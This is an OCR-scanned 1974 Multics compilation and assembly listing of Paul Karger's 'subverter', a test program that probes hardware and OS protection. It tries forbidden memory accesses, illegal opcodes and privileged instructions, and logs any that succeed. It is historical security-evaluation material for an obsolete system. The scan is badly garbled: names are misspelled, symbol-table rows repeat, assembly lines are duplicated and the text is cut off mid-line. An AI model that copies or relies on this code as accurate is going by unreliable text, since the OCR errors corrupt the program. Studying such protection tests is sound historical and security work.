391         if compare_word ^= word_zero then call exec_com (">udd>Druid>Karger>subverter_error",
392             test_names (cur_test));
393         return;
394     end;
395     dummy_label:
396         i = i + 1;
397         i = i + 1;
398     end;
399 end;

```

*/

INCLUDE FILES USED IN THIS COMPILATION.

LINE	NUMBER	NAME	PATHNAME
70	1	subvert_statistics.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>subvert_statistics.incl.pl1
71	2	failure_block.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>failure_block.incl.pl1

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC STORAGE CLASS	DATA TYPE
------------	--------	-------------------	-----------

NAMES DECLARED BY DECLARE STATEMENT.

access_violations_fetch			
access_violations_sid	000374	constant	entry
access_violations_sillegal_bounds_fault	000404	constant	entry
access_violations_sillegal_opcodes	000410	constant	entry
access_violations_sillegal_bounds_fault	000372	constant	entry
access_violations_sillegal_bounds_fault	000406	constant	entry
access_violations_sstore	000376	constant	entry
access_violations_sxed_fetch	000400	constant	entry
access_violations_sxed_store	000402	constant	entry
arg		based	char
arg1		automatic	fixed bin(17,0)
argp		automatic	pointer
block_size		constant	fixed bin(17,0)
clock		constant	entry
code		automatic	fixed bin(17,0)
com_err		constant	entry
compare_word	1	based	bit(36)
cond_name		parameter	char
conds		constant	char(32)
continue		parameter	bit(1)
cu_sarg_ptr		constant	entry
cum_test_time	20	based	fixed bin(71,0)
cum_total_time	6	based	fixed bin(71,0)
cur_test		based	fixed bin(17,0)
cv_dec_check		constant	entry
date_time		constant	entry
default_handler_set		constant	entry
dt_string		automatic	char(24)
end_of_segment	1	based	fixed bin(17,0)
error_table_badopt		external static	fixed bin(35,0)
exec_com		constant	entry
failure_block_ptr	14	based	fixed bin(17,0)
fp		automatic	pointer
hcs_initialize		constant	entry
hcs_snake_seg		constant	entry
i		automatic	fixed bin(17,0)
i		parameter	fixed bin(17,0)
i		automatic	fixed bin(17,0)
impure_ptr		based	pointer
in_n		parameter	pointer

ATTRIBUTES AND REFERENCES

external dcl 7 ref 215
external dcl 7 ref 235
external dcl 7 ref 245
external dcl 7 ref 250
external dcl 7 ref 240
external dcl 7 ref 220
external dcl 7 ref 225
external dcl 7 ref 238
unaligned dcl 50 set ref 76 81 84
dcl 50 set ref 73 76 81 81 84 84
dcl 50 set ref 73 76 81 84
initial array dcl 299 ref 309 316 336
external dcl 7 ref 115 139
dcl 50 set ref 73 74 81 82 89 92 96 274
external dcl 7 ref 84 92 108
level 2 dcl 373 set ref 386 391
unaligned dcl 346 ref 342 359
initial array unaligned dcl 346 ref 359
dcl 346 set ref 342 367
external dcl 7 ref 73
array level 3 dcl 1-7 set ref 142 142 285
level 2 dcl 1-7 set ref 140 140 281
level 2 packed unaligned dcl 1-7 set ref 181 137
138 138 142 142 142 143 144 255 255 257 264 264
265 265 362 391
external dcl 7 ref 81
external dcl 7 ref 289
external dcl 7 ref 136
unaligned dcl 50 set ref 289 290
level 2 packed unaligned dcl 1-7 set ref 98
dcl 50 set ref 84
external dcl 377 ref 391
array level 3 packed unaligned dcl 1-7 set ref 287
303 307 316 318 329 333 335
dcl 50 set ref 146 150 155 160 165 170 175 180 185
190 195 200 205 210 215 220 225 230 235 240 245
250 287 287 289 303 305 309 311 311 318 321
322 328 328 329
external dcl 7 ref 274
external dcl 7 ref 89
dcl 50 set ref 117 118 284 285 285 285 287 395
395 397 397
unaligned dcl 299 ref 295 303 307 309 316 318
322 326 329 333 335 336
dcl 346 set ref 358 359
dcl 377 ref 383 386 386 387 391 391
dcl 346 ref 342

Interval	000276	internal static	fixed bin(35,0)	dcl 50 set ref 72 81 266
loc_	000330	constant	entry	external dcl 7 ref 278 279 281 282 283 285 290
loc_sloc_stream	000326	constant	entry	external dcl 7 ref 257
label_var	000206	automatic	label variable	dcl 377 set ref 382 383 386 388 387 391 391
last_failure_block	1(18)	based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 98 309 309 316 316 336 336
last_test_time	16	based	fixed bin(71,0)	array level 3 dcl 1-7 set ref 118 142 143
lock_word		based	bit(36)	level 2 dcl 373 set ref 383 387
max_test	003055	constant	fixed bin(17,0)	initial dcl 50 ref 100 264
ac_ptr		parameter	pointer	dcl 346 ref 342
n_conds	003054	constant	fixed bin(17,0)	initial dcl 346 ref 356
next_block	4	based	fixed bin(17,0)	level 2 packed unaligned dcl 2-10 set ref 287 303 309 311 329 333
next_code	0(18)	based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 182 127 127
number_of_attempts	12	based	fixed bin(17,0)	array level 3 dcl 1-7 set ref 138 138 285
number_of_failures	13	based	fixed bin(17,0)	array level 3 dcl 1-7 set ref 255 255 285
number_of_tests	10	based	fixed bin(17,0)	level 2 dcl 1-7 set ref 100 117 284
p	000100	automatic	pointer	dcl 299 set ref 383 303 305 329 329 331 333
ref_label	000272	internal static	label variable	dcl 50 set ref 135 364
seg_version	003056	constant	fixed bin(17,0)	initial dcl 50 ref 321
sefeci	000420	constant	entry	external dcl 377 ref 385 388
sp	000010	internal static	pointer	dcl 50 set ref 98 98 98 100 101 102 186 188 115 117 118 127 127 127 138 138 138 138
subvsca	000336	constant	entry	140 140 148 141 142 142 142 142 142 142 143 143 143
subvscl	000346	constant	entry	144 255 255 255 255 257 260 264 264 265 265 274
subvsdis	000350	constant	entry	275 279 279 281 284 285 285 285 287 287 287 303
subvsdcl	000360	constant	entry	303 303 387 389 389 311 316 316 316 318 318 329
subvsdbr	000342	constant	entry	329 329 333 333 335 336 336 361 362 391
subvsldt	000340	constant	entry	external dcl 7 ref 146
subvsrca	000366	constant	entry	external dcl 7 ref 170
subvsrca	000352	constant	entry	external dcl 7 ref 175
subvsrca	000364	constant	entry	external dcl 7 ref 195
subvsrca	000370	constant	entry	external dcl 7 ref 208
subvsrca	000344	constant	entry	external dcl 7 ref 168
subvsrca	000354	constant	entry	external dcl 7 ref 155
subvsrca	000356	constant	entry	external dcl 7 ref 210
subvsrca	000334	constant	entry	external dcl 7 ref 180
subvsrca	000354	constant	entry	external dcl 7 ref 205
subvsrca	000356	constant	entry	external dcl 7 ref 150
subvsrca	000334	constant	entry	external dcl 7 ref 165
subvsrca	000334	constant	entry	external dcl 7 ref 185
subvsrca	000334	constant	entry	external dcl 7 ref 190
subvsrca	000334	constant	entry	external dcl 7 ref 78 78 120 120 267 267
subvsrca	000334	constant	entry	level 2 dcl 1-7 set ref 106 108 127 128 260 279 279 361
subvsrca	000334	constant	entry	initial array unaligned dcl 50 set ref 108 257 279 285 391
subvsrca	000334	constant	entry	dcl 50 set ref 139 140 141 142 143 266 267
subvsrca	000334	constant	entry	level 2 dcl 2-10 set ref 289
subvsrca	000334	constant	entry	level 2 dcl 1-7 set ref 115 118 140 141
subvsrca	000334	constant	entry	external dcl 7 ref 120 267
subvsrca	000334	constant	entry	external dcl 7 ref 78
subvsrca	000334	constant	entry	dcl 299 set ref 331 333
subvsrca	000334	constant	entry	level 2 dcl 2-10 set ref 322 328
subvsrca	000334	constant	entry	external dcl 7 ref 88 273

```

mc_ptr      parameter      pointer
addr        000105 automatic char(168)
word_zero   based         bit(36)

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.
failure_block based      structure
failure      based      structure
scu_data     5          fixed bin(17,0)
subvert_statistics 12    structure
tests                               structure

NAMES DECLARED BY EXPLICIT CONTEXT.
c      000000 constant      label

check_zero  002677 constant      entry
display     001634 constant      entry
dummy_label 003046 constant      label
fault_handler 002611 constant      entry
finish_setup 001017 constant      label
free_failure_block 002446 constant      entry
get_failure_block 002237 constant      entry
next_setup  001565 constant      label
no_seg      000672 constant      label
scream_bloody_murder 001515 constant      label

subverter   000432 constant      entry
subverter$reset 001076 constant      entry
subverter$timer 001121 constant      entry

NAMES DECLARED BY CONTEXT OR IMPLICATION.
addr
null
pointer
ref

dcl 346 ref 342
unaligned dcl 50 set ref 88 89 273 274
dcl 377 ref 386 391

level 1 dcl 2-10
level 1 dcl 373
array level 2 dcl 2-10
level 1 dcl 1-7
array level 2 dcl 1-7

dcl 146 ref 144 146 150 155 160 165 170 175 180
185 190 195 200 205 210 215 220 225 230 235 240
245 250
internal dcl 378 ref 134 262 370
external dcl 271 ref 271
dcl 395 ref 382 395
internal dcl 342 ref 136 136 342
dcl 115 ref 115 129
internal dcl 326 ref 326 362
internal dcl 295 ref 137 295
dcl 262 ref 135 262
dcl 92 ref 92 275
dcl 255 ref 148 152 157 162 167 172 177 182 187
192 197 202 207 212 217 222 227 232 237 242 247
252 255
external dcl 3 ref 3
external dcl 125 ref 125
external dcl 132 ref 132

internal ref 383 386 386 387 391 391
internal ref 90 275
internal ref 287 287 303 303 311 318 329 329 333
386 391
internal ref 287 303 329 329

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Start      Object      Text      Link      Symbol      Defs      Static
Length      4540      3057      422      4164      3057      3552
                                         412

External procedure subverter uses 280 words of automatic storage
Internal procedure get_failure_block uses 74 words of automatic storage
Internal procedure fault_handler uses 76 words of automatic storage
Internal procedure check_zero shares stack frame of external procedure subverter

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.
cp_cs      call_ext_out_desc      call_ext_out
ref_csa     tra_label_var      ext_entry
rpd_loop_2_10_bp

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.
access_violations_sfatch      access_violations_sid
access_violations_sillegal_opcodes
access_violations_sstore      access_violations_sxed_fetch
access_violations_sillegal_bounds_fault
access_violations_sillegal_bounds_fault
access_violations_sxed_store      access_violations_clock_

```


COMPIATION LISTING OF SEGMENT access_violations_
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1843.9 edt Hed
 Options: map

```

1 2 access_violations_
2 procedure;
3 return;
4 1 /* start of include file subvert_statistics.incl.pl1
5 2
6 3 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */
7
8 declare
9
10 1 subvert_statistics based(sp) aligned,
11 2 cur_test fixed bin(17) unal,
12 2 next_code fixed bin(17) unal,
13 2 end_of_segment fixed bin(17) unal,
14 2 last_failure_block fixed bin(17) unal,
15 2 test_in_progress fixed bin,
16
17 2 time_of_last_test fixed bin(71),
18 2 cum_total_time fixed bin(71),
19 2 number_of_tests fixed bin,
20 2 tests(i refer(number_of_tests)) aligned,
21 3 number_of_attempts fixed bin,
22 3 number_of_failures fixed bin,
23 3 failure_block_ptr fixed bin(17) unal,
24 3 last_test_time fixed bin(71),
25 3 cum_test_time fixed bin(71);
26
27 /* End of subvert_statistics.incl.pl1 */
28
29 1 /* Start of include file failure_block.incl.pl1
30 2
31 3 Initially coded by 2 Lt. Paul Karger 19 July 1972 0900 */
32 4 /* Modified 21 July 72 0820 by P. Karger to use fixed bin unal
33 5
34 6 */
35 7
36 8 declare
37 9
38 1 failure_block based(fp) aligned,
39 2 version fixed bin,
40 2 type fixed bin,
41 2 time_of_failure fixed bin(71),
42 2 next_block fixed bin(17) unal,
43 2 scu_data(5) fixed bin;
44
45 /* version number = 1 */
46 /* index of test in test array */
47 /* rei pointer to next failure block of this type */
48 /* to be defined */
49
50 19 /* End of include file failure_block.incl.pl1 */
51 6
52 7 declare
53 8 high_code fixed bin int static init (104),
54 9 hcs truncate sed entry (ptr. fixed bin. fixed bin).

```

```

11 codes (0:104) fixed bin int static init (0, 3, 6, 8, 10, 11, 12, 14, 15, 24, 25, 26, 28, 47, 56, 60,
12 72, 74, 75, 76, 88, 89, 90, 91, 92, 124, 136, 138, 139, 140, 152, 188, 204, 220, 252, 259,
13 260, 262, 263, 264, 266, 267, 268, 270, 271, 272, 274, 276, 278, 282, 284, 286, 298, 304, 306,
14 308, 309, 310, 311, 314, 315, 316, 318, 321, 322, 323, 324, 328, 329, 332, 334, 337, 338, 339,
15 340, 342, 344, 348, 350, 360, 365, 366, 369, 370, 371, 372, 374, 376, 378, 380, 382, 390, 393,
16 394, 409, 410, 428, 444, 457, 458, 459, 460, 472, 476, 504),
17 bounds_fault_ok condition,
18 get_pdir_entry returns (char (168)),
19 clock_entry returns (fixed bin (71)),
20 subv$legal_of entry (ptr),
21 subv$try_op entry (fixed bin, ptr),
22 subv$illegal_of entry (ptr, fixed bin (35)),
23 subv$xed_fetcher entry (ptr, fixed bin (35)),
24 subv$ld_inst entry (ptr),
25 subv$xed_storer entry (ptr),
26 hcs_$make_seg entry (char (*), char (*), fixed bin (5), ptr, fixed bin),
27 com_err_entry options (variable),
28 hcs_$acl_add1 entry (char (*), char (*), fixed bin (5), dim (0:2) fixed bin (6), fixed
29 bin),
30 cu_$level_get entry (fixed bin),
31 no_acc_p ptr int static init (null ()),
32 rewa_p ptr int static init (null ()),
33 read_p ptr int static init (null ()),
34 code fixed bin,
35 fp ptr,
36 sp pointer init (pointer (fp, 0)),
37 array (0:262143) fixed bin (35) based,
38 bitstring blt (2359295) aligned based,
39 1 fixed bin (35),
40 1 fixed bin,
41 p ptr based,
42 rings (0:2) fixed bin (6);
43
44
45
46
47
48
49
50 get_scratch_seg;
51 proc;
52   if scratch_p = null ( ) then call hcs_$make_seg ("", "subverter_temp_3_", "", 01111b, scratch_p,
53   code);
54   call hcs_struncate_seg (scratch_p, 0, code);
55 end;
56
57 get_rewa_seg;
58 procedure;
59   call hcs_$make_seg ("", "subverter_temp_4_", "", 01111b, rewa_p, code);
60 end;
61
62
63
64 get_no_acc_seg;
65 procedure;
66   if no_acc_p = null ( ) then call hcs_$make_seg ("", "subverter_temp_1_", "", 00100b, no_acc_p, code);
67 end;
68
69

```

```

70 procedure;
71   if read_p = null () then
72     do;
73       call hcs_make_seg ("", "subverter_famp_2_", "", 01111b, read_p, code);
74       read_p -> p = pointer (read_p, 7); /* create pointer to word 7 */
75       substr (unspec (read_p -> p), 67, 6) = "101110"b;
76       /* put in id modifier to its pointer */
77       read_p -> array (7) = 100000000b; /* fill in the facility in the indirect word */
78       call cu_level_get (); /* get validation level */
79       rings (*) = 1;
80       call hcs_sacl_add1 (get_pdir_ (), "subverter_famp_2_", "", 01000b, rings, code);
81       /* reset the acl */
82     end;
83   end;
84
85 fetch:
86   entry (fp);
87   call get_no_acc_seg;
88   i = no_acc_p -> array (0);
89   time_of_failure = clock_ ();
90   scu_data (i) = 1;
91   return;
92
93
94
95 store:
96   entry (fp);
97   call get_no_acc_seg;
98   no_acc_p -> array (0) = 17;
99   time_of_failure = clock_ ();
100   return;
101
102
103 xed_fetch:
104   entry (fp);
105   call get_no_acc_seg;
106   call subvxed_fetcher (no_acc_p, 1);
107   time_of_failure = clock_ ();
108   scu_data (1) = 1;
109   return;
110
111
112 xed_store:
113   entry (fp);
114   call get_no_acc_seg;
115   call subvxed_storer (no_acc_p);
116   time_of_failure = clock_ ();
117   return;
118
119
120
121
122
123
124
125
126
127

```

```

129 entry (fp);
130 call get_rewa_seg;
131 call subv$illegal_bf (rewa_p);
132 if rewa_p -> bitstring = "0"b then signal condition (bounds_fault_ok);
133 do i = 0 to 65535;
134   if rewa_p -> array (i) ^= 0 then
135     do;
136       time_of_failure = clock_ ();
137       scu_data (1) = i;
138       scu_data (2) = rewa_p -> array (i);
139       return;
140     end;
141   end;
142   scu_data (1) = -1;
143   scu_data (2) = 0;
144   return;
145 end;
146
147 if legal_bounds_fault;
148 entry (fp);
149 call get_rewa_seg;
150 call subv$illegal_bf (rewa_p, i);
151 time_of_failure = clock_ ();
152 scu_data (1) = i;
153 return;
154
155 if legal_opcodes;
156 entry (fp);
157 call get_scratch_seg;
158 if next_code = high_code then next_code = 0;
159 else next_code = next_code + 1;
160 call subv$try_op (codes (next_code), scratch_p);
161 time_of_failure = clock_ ();
162 scu_data (1) = codes (next_code);
163 return;
164 end;

```

/* indicate found non-zero first time */
/* but zero the second */

INCLUDE FILES USED IN THIS COMPILATION.

LINE	NUMBER	NAME	PATHNAME
5	1	subvert_statistics.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>subvert_statistics.incl.pl1
6	2	failure_block.incl.pl1	>user_dir_dir>Druid>Karger>compiler_pool>failure_block.incl.pl1

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
array			based	fixed bin(35,0)	array dcl 8 set ref 89 98 134 138 77
bltstring			based	bit(2359295)	dcl 8 ref 132
bounds_fault_ok			stack reference	condition	external dcl 8 ref 90 99 107 116 124 136 151 161
clock			constant	entry	dcl 8 set ref 52 54 59 66 73 80
code			automatic	fixed bin(17,0)	initial array dcl 8 set ref 168 162
codes			internal static	fixed bin(17,0)	external dcl 8 ref 78
cu_level_get			constant	entry	dcl 8 ref 86 90 91 95 99 103 107 108 112 116 128
fp			parameter	pointer	124 128 136 137 138 142 143 147 151 152 155 161
					162 8
get_addr_			constant	entry	external dcl 8 ref 80 80
hcs_sacl_add			constant	entry	external dcl 8 ref 80
hcs_sake_seg			constant	entry	external dcl 8 ref 52 59 66 73
hcs_truncats_seg			constant	entry	external dcl 8 ref 54
high_code			constant	fixed bin(17,0)	initial dcl 8 ref 158
i			automatic	fixed bin(35,0)	dcl 8 set ref 89 91 106 108 133 134 137 138 150
					152
j			automatic	fixed bin(17,0)	dcl 8 set ref 78 79
next_code	0(18)		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7 set ref 158 158
					159 159 160 162
no_acc_p			internal static	pointer	initial dcl 8 set ref 89 98 186 115 66 66
p			based	pointer	dcl 8 set ref 74 75
read_p			internal static	pointer	initial dcl 8 set ref 123 71 73 74 74 75 77
rewa_p			internal static	pointer	initial dcl 8 set ref 131 132 134 138 158 59
rings			automatic	fixed bin(6,0)	array dcl 8 set ref 79 80
scratch_p			internal static	pointer	initial dcl 8 set ref 160 52 52 54
scu_data	5		based	fixed bin(17,0)	array level 2 dcl 2-10 set ref 91 108 137 138 142
					143 152 162
sp			automatic	pointer	initial dcl 8 set ref 8 158 158 159 159 160 162
					8
subvld_inst			constant	entry	external dcl 8 ref 123
subvld_legal_bf			constant	entry	external dcl 8 ref 150
subvld_legal_bf			constant	entry	external dcl 8 ref 131
subvldry_op			constant	entry	external dcl 8 ref 160
subvldry_fetcher			constant	entry	external dcl 8 ref 106
subvldry_storer			constant	entry	external dcl 8 ref 115
time_of_failure	2		based	fixed bin(71,0)	level 2 dcl 2-10 set ref 90 99 107 116 124 136 151

NAMES DECLARED BY DECLARE STATEMENT AND NEVER REFERENCED.

com_err_			constant	entry	external dcl 8
cu_test_time	20		based	fixed bin(71,0)	array level 3 dcl 1-7
cu_test_total_time	6		based	fixed bin(71,0)	level 2 dcl 1-7
cu_test			based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
end_of_segment	1		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
failure_block			based	structure	level 1 dcl 2-10
failure_block_ptr	14		based	fixed bin(17,0)	array level 3 packed unaligned dcl 1-7
last_failure_block	1(18)		based	fixed bin(17,0)	level 2 packed unaligned dcl 1-7
last_test_time	16		based	fixed bin(71,0)	array level 3 dcl 1-7
next_block	4		based	fixed bin(17,0)	level 2 packed unaligned dcl 2-10
number_of_attempts	12		based	fixed bin(17,0)	array level 3 dcl 1-7
number_of_failures	13		based	fixed bin(17,0)	array level 3 dcl 1-7
number_of_tests	10		based	fixed bin(17,0)	level 2 dcl 1-7
subvld_statistics			based	structure	level 1 dcl 1-7

```

tests          12
time_of_test_test 4
type           1
version

structure
fixed bin(71,0)
fixed bin(17,0)
fixed bin(17,0)

array level 2 dcl 1-7
level 2 dcl 1-7
level 2 dcl 2-10
level 2 dcl 2-10

external dcl 2 ref 2
external dcl 86 ref 86
internal dcl 64 ref 88 97 105 114 64
internal dcl 69 ref 122 69
internal dcl 56 ref 130 149 56
internal dcl 50 ref 157 50
external dcl 120 ref 120
external dcl 147 ref 147
external dcl 155 ref 155
external dcl 128 ref 128
external dcl 95 ref 95
external dcl 103 ref 103
external dcl 112 ref 112

builtin function
builtin function
builtin function
builtin function

internal ref 52 66 71
internal ref 6 74
internal ref 75
internal ref 75

```

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Start	Object	Text	Link	Symbol	Defs	Static
Length	2106	1122	234	1612	1122	1366
				261	233	224

External procedure access_violations_ uses 296 words of automatic storage

Internal procedure get_scratch_seg shares stack frame of external procedure access_violations_

Internal procedure get_rewa_seg shares stack frame of external procedure access_violations_

Internal procedure get_no_acc_seg shares stack frame of external procedure access_violations_

Internal procedure get_read_seg shares stack frame of external procedure access_violations_

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

```

cp_bs3a      call_ext_out_desc  call_ext_out  return
rpd_loop_1_lp_bp  signal  ext_entry

```

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

```

clock       cu_slevel_get
hcs_sake_seg  hcs_truncate_seg
subvslegal_bf  subvsrty_op

```

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LOC	LINE	LOC	LINE	LOC	LINE	LOC
8 000047	2 000056	86 000066	88 000075	89 000076	90 000101		
91 000113	92 000120	97 000130	98 000131	99 000134	100 000146		
103 000147	105 000156	107 000170	108 000202	109 000207	112 000210		
114 000217	115 000220	117 000227	120 000241	122 000251	123 000252		
124 000261	125 000273	130 000303	131 000304	132 000313	133 000323		

143 000373	144 000376	147 000377	149 000406	150 000407	151 000420	152 000432
153 000437	155 000440	157 000447	158 000450	159 000461	160 000470	161 000504
162 000516	163 000527	50 000530	52 000531	54 000600	55 000614	56 000615
59 000616	60 000663	64 000664	66 000665	67 000734	69 000735	71 000736
73 000743	74 001010	75 001014	77 001017	78 001021	79 001027	80 001042
83 001120						

ASSEMBLY LISTING OF SEGMENT >user_dir_dir>Druid>Karger>compiler_pool>subv.a.asm
 ASSEMBLED ON: 04/11/74 1826.1 edt Thu
 OPTIONS USED: list old_object old_call symbols
 ASSEMBLED BY: ALM Version 4.4, September 1973
 ASSEMBLER CREATED: 02/13/74 1728.8 edt Wed

000000	1	name	subv
000000	2	entry	try_op
000000	3	entry	legal_bf
000000	4	entry	illegal_bf
000000	5	entry	xed_fetcher
000000	6	entry	xed_storer
000000	7	entry	ld_inst
000000	8	entry	cam
000000	9	entry	scu
000000	10	entry	ldt
000000	11	entry	ldbr
000000	12	entry	sdr
000000	13	entry	cloc
000000	14	entry	dis
000000	15	entry	rmcm
000000	16	entry	smcm
000000	17	entry	smic
000000	18	entry	laci
000000	19	entry	lan
000000	20	entry	san
000000	21	entry	rcu
000000	22	equ	time_of_failure,2
000000	23	equ	low_order_time,3
000000	24	equ	save_area,5
000000	25	temp	bases,registers
000000	26	temp	control
000000	27	save	
000000	28	cam	
000000	29	tra	
000000	30	save	
000000	31	scu	
000000	32	ldt	
000000	33	save	
000000	34	scu	
000000	35	tra	
000000	36	save	
000000	37	ldt	
000000	38	tra	

Place to save registers, etc.

0 master_mode_succeeded-*,lc Should never get here

0 master_mode_succeeded-*,lc Should never get here either

0 master_mode_succeeded-*,lc

87

Address	Disassembly	Comment
69	smic: save	
70		
71	smic	0 master_mode_succeeded-*,ic
72	tra	
73		
74		
75	laci: save	
76		
77	laci	0 master_mode_succeeded-*,ic
78	tra	
79		
80	laci: save	
81		
82	laci	0 master_mode_succeeded-*,ic
83	tra	
84		
85	laci: save	
86		
87	laci	0 master_mode_succeeded-*,ic
88	tra	
89		
90	laci: save	
91		
92	laci	0 master_mode_succeeded-*,ic
93	tra	
94		
95		
96	laci: save	
97		
98	laci	0 master_mode_succeeded-*,ic
99	tra	
100		
101	laci: save	
102		
103	laci	0 master_mode_succeeded-*,ic
104	tra	
105		
106	laci: save	
107		
108	laci	0 master_mode_succeeded-*,ic
109	tra	
110		
111	laci: save	
112		
113	laci	0 master_mode_succeeded-*,ic
114	tra	
115		
116	laci: save	
117		
118	laci	0 master_mode_succeeded-*,ic
119	tra	
120		
121	laci: save	
122		
123	laci	0 master_mode_succeeded-*,ic
124	tra	
125		
126	laci: save	
127		
128	laci	0 master_mode_succeeded-*,ic
129	tra	
130		
131	laci: save	
132		
133	laci	0 master_mode_succeeded-*,ic
134	tra	
135		
136	laci: save	
137		
138	laci	0 master_mode_succeeded-*,ic
139	tra	
140		
141	laci: save	
142		
143	laci	0 master_mode_succeeded-*,ic
144	tra	
145		
146	laci: save	
147		
148	laci	0 master_mode_succeeded-*,ic
149	tra	
150		
151	laci: save	
152		
153	laci	0 master_mode_succeeded-*,ic
154	tra	
155		
156	laci: save	
157		
158	laci	0 master_mode_succeeded-*,ic
159	tra	
160		
161	laci: save	
162		
163	laci	0 master_mode_succeeded-*,ic
164	tra	
165		
166	laci: save	
167		
168	laci	0 master_mode_succeeded-*,ic
169	tra	
170		
171	laci: save	
172		
173	laci	0 master_mode_succeeded-*,ic
174	tra	
175		
176	laci: save	
177		
178	laci	0 master_mode_succeeded-*,ic
179	tra	
180		
181	laci: save	
182		
183	laci	0 master_mode_succeeded-*,ic
184	tra	
185		
186	laci: save	
187		
188	laci	0 master_mode_succeeded-*,ic
189	tra	
190		
191	laci: save	
192		
193	laci	0 master_mode_succeeded-*,ic
194	tra	
195		
196	laci: save	
197		
198	laci	0 master_mode_succeeded-*,ic
199	tra	
200		
201	laci: save	
202		
203	laci	0 master_mode_succeeded-*,ic
204	tra	
205		
20		

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000352	5a	000003	000000	
000353	2a	000174	000001	rcu
000354	aa	003 162	143 165	
000355	5a	000006	000000	
000356	2a	000166	000001	san
000357	aa	003 163	141 155	
000360	5a	000011	000000	
000361	2a	000160	000001	lan
000362	aa	003 154	141 155	
000363	5a	000015	000000	
000364	2a	000152	000001	laci
000365	aa	004 154	141 143	
000366	aa	154 000	000 000	
000367	5a	000021	000000	
000370	2a	000144	000001	snlc
000371	aa	004 163	155 151	
000372	aa	143 000	000 000	
000373	5a	000025	000000	snrm
000374	2a	000136	000001	
000375	aa	004 163	155 143	
000376	aa	155 000	000 000	
000377	5a	000031	000000	
000400	2a	000130	000001	pmcm
000401	aa	004 162	155 143	
000402	aa	155 000	000 000	
000403	5a	000034	000000	
000404	2a	000122	000001	dis
000405	aa	003 144	151 163	
000406	5a	000040	000000	
000407	2a	000114	000001	cloc
000410	aa	004 143	151 157	
000411	aa	143 000	000 000	
000412	5a	000044	000000	
000413	2a	000106	000001	sdbr
000414	aa	004 163	144 142	
000415	aa	162 000	000 000	
000416	5a	000050	000000	
000417	2a	000100	000001	ldbr
000420	aa	004 154	144 142	
000421	aa	162 000	000 000	
000422	5a	000053	000000	ldt
000423	2a	000072	000001	
000424	aa	003 154	144 164	
000425	5a	000056	000000	
000426	2a	000064	000001	scu
000427	aa	003 163	143 165	
000430	5a	000061	000000	
000431	2a	000056	000001	cam
000432	aa	003 143	141 155	
000433	5a	000065	000000	
000434	2a	000050	000001	id_inst
000435	aa	007 151	144 137	
000436	aa	151 156	163 164	
000437	5a	000072	000000	
000440	2a	000042	000001	xed_storer
000441	aa	012 170	145 144	
000442	aa	137 163	164 157	

000444	50	000077	000000
000445	20	000034	000001
000446	00	013 170	145 144
000447	00	137 146	145 164
000450	00	143 150	145 162
000451	50	000104	000000
000452	20	000026	000001
000453	00	012 151	154 154
000454	00	145 147	141 154
000455	00	137 142	146 000
000456	50	000111	000000
000457	20	000020	000001
000460	00	010 154	145 147
000461	00	141 154	137 142
000462	00	146 000	000 000
000463	50	000115	000000
000464	20	000012	000001
000465	00	006 164	162 171
000466	00	137 157	160 000
000467	50	000123	000000
000470	50	000000	000002
000471	00	014 163	171 155
000472	00	142 157	154 137
000473	00	164 141	142 154
000474	00	145 000	000 000
000475	50	000130	000000
000476	00	000037	000002
000477	00	010 162	145 154
000500	00	137 164	145 170
000501	00	164 000	000 000
000502	50	000135	000000
000504	00	010 162	145 154
000505	00	137 154	151 156
000506	00	153 000	000 000
000507	50	000142	000000
000511	00	012 162	145 154
000512	00	137 163	171 155
000513	00	142 157	154 000
000514	00	000000	000000

EXTERNAL NAMES

clock_

sys_info

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

000522	00	000004	000000
000523	55	000145	000143
000524	00	000001	000000
000525	00	000000	000000

LINKAGE INFORMATION

000000	aa	000000	000000
000001	0a	000352	000000
000002	aa	000000	000000
000003	aa	000000	000000
000004	aa	000000	000000
000005	aa	000000	000000
000006	22	000010	000204
000007	32	000000	000204
000010	9a	777770	0000 46
000011	5a	000155	0000 17
000012	3a	777766	3700 04
000013	La	000003	0540 04
000014	0a	000331	6270 00
000015	La	777773	7100 24
000016	aa	000000	000000
000017	aa	000000	000000
000020	3a	777760	3700 04
000021	La	000003	0540 04
000022	0a	000267	6270 00
000023	La	777765	7100 24
000024	aa	000000	000000
000025	aa	000000	000000
000026	3a	777752	3700 04
000027	La	000003	0540 04
000030	0a	000310	6270 00
000031	La	777757	7100 24
000032	aa	000000	000000
000033	aa	000000	000000
000034	3a	777744	3700 04
000035	La	000003	0540 04
000036	0a	000212	6270 00
000037	La	777751	7100 24
000040	aa	000000	000000
000041	aa	000000	000000
000042	3a	777736	3700 04
000043	La	000003	0540 04
000044	0a	000224	6270 00
000045	La	777743	7100 24
000046	aa	000000	000000
000047	aa	000000	000000
000050	3a	777730	3700 04
000051	La	000003	0540 04
000052	0a	000240	6270 00
000053	La	777735	7100 24
000054	aa	000000	000000
000055	aa	000000	000000
000056	3a	777722	3700 04
000057	La	000003	0540 04
000060	0a	000000	6270 00
000061	La	777727	7100 24
000062	aa	000000	000000
000063	aa	000000	000000
000064	3a	777714	3700 04
000065	La	000003	0540 04
000066	0a	000010	6270 00
000067	La	777721	7100 24
000070	aa	000000	000000

+text1

(entry_sequence)

(entry_sequence)

